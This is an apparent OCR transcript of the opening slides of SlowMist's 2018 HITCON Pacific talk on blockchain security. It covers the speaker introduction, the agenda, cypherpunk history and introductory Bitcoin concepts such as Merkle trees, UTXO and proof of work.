TRANSFORMING

CYBER SECURITY AND RESILIENCE

HITCON 14

HITCON Pacific 2018

区块链亡灵军团

Undead Armies of Blockchain

SlowMist | 2018.12

WHO AM I

- SlowMist
  - Focusing on Blockchain Ecosystem Security

  https://slowmist.com & https://slowmist.io
- Speaker
  - COS, Co-Founder@SlowMist
  - Thinking, Security Engineer@SlowMist
- Thanks
  - SlowMist's Security Team and SlowMist's Partner


Agenda

- Introducing
- DApp Security Attack & Defense
  - off-chain Security Attack & Defense
  - RPC/P2P Security Attack & Defense
  - on-chain Security Attack & Defense
- Future

ls -l /

Introducing

BITCOIN




Public Key

+ BIP38 Passphrase

Private Key

Satoshi Nakamoto



Julian Assange

WL Research Community - user contributed research based on documents published by WikiLeaks.

Tor is an encrypted anonymising network that makes it harder to intercept internet communications, or see where communications are coming from or going to.


Tails is a live operating system, that you can start on almost any computer from a DVD, USB stick, or SD card. It aims at preserving your privacy and anonymity.

The Courage Foundation is an international organisation that supports those who risk life or liberty to make significant contributions to the historical record.

Bitcoin uses peer-to-peer technology to operate with no central authority or banks; managing transactions and the issuing of bitcoins is carried out collectively by the network.

- Jacob Appelbaum: Tor developer,[42] political advocate.
- Julian Assange: WikiLeaks founder,[42] deniable cryptography inventor, journalist, co-author of *Underground*, author of *Cypherpunks: Freedom and the Future of the Internet*, member of the International Subversives. Assange has stated that he joined the list in late 1993 or early 1994.[3] An archive of his cypherpunks mailing list posts[43] is at the Mailing List Archives
- Derek Atkins: Computer scientist, computer security expert, and one of the people who factored RSA-129.
- Adam Back: inventor of Hashcash and of NNTP-based Eternity networks, co-founder of Blockstream.[42]
- Jim Bell: author of *Assassination Politics*.
- Steven Bellovin: Bell Labs researcher, later Columbia professor. Chief Technologist for the US Federal Trade Commission in 2012.
- Matt Blaze: Bell Labs researcher, later professor at University of Pennsylvania; found flaws in the Clipper Chip.[44]
- Eric Blossom: designer of the Starium cryptographically secured mobile phone, founder of the GNU Radio project.
- Jon Callas: technical lead on OpenPGP specification, co-founder and Chief Technical Officer of PGP Corporation, co-founder with Philip Zimmermann of Silent Circle.
- Bram Cohen: creator of BitTorrent.[42]
- Lance Cottrell: the original author of the Mixmaster Remailer software, and founder of Anonymizer.[44]
- Matt Curtin: founder of Interhack Corporation, first faculty advisor of The Ohio State University Open Source Club,[45] and lecturer at The Ohio State University.
- Hugh Daniel (deceased): former Sun Microsystems employee, manager of the FreeS/WAN project (an early and important freeware IPsec implementation).
- Dave Del Torto: PGPv3 volunteer, founding PGP Inc. employee, longtime Cypherpunks physical meeting organizer, co-author of RFC3156 (PGP/MIME) standard, co-founder of IETF OpenPGP Working Group and the CryptoRights Foundation human rights non-profit, HighFire project principal architect.
- Suelette Dreyfus: deniable cryptography co-inventor, journalist, co-author of *Underground*.
- Satoshi Nakamoto: anonymous creator(s) of the decentralized Bitcoin cryptocurrency, and inventor(s) of the blockchain technology.
- Hal Finney (deceased): cryptographer, main author of PGP 2.0 and the core crypto libraries of later versions of PGP; designer of RPOW.[42]

The sources of faith



The beauty of Mathematics：

- Cryptography And Algorithms Encryption
- Merkle Tree
- …

The Beauty of economics：


- UTXO(Unspent Transaction Output)
- Consensus Algorithm POW(Proof of Work)

https://bitcoin.org/bitcoin.pdf


Merkle Tree

parent block → parent-block-hash + version + timestamp + difficulty + random → child block


From Mastering Bitcoin



UTXO



Consensus Algorithm POW



Proof of Work


Target Difficulty–>Probability And Statistics–>Electricity Cost

Hash(Parent Hash，Transaction，Random) = 000016ad2b2e5

Target Difficulty–>Reward–>12.5 bitcoin

Use this consensus plugin to solve the "Byzantine Generals Problem"

Hash Rate War



Monero's World

Anonymous

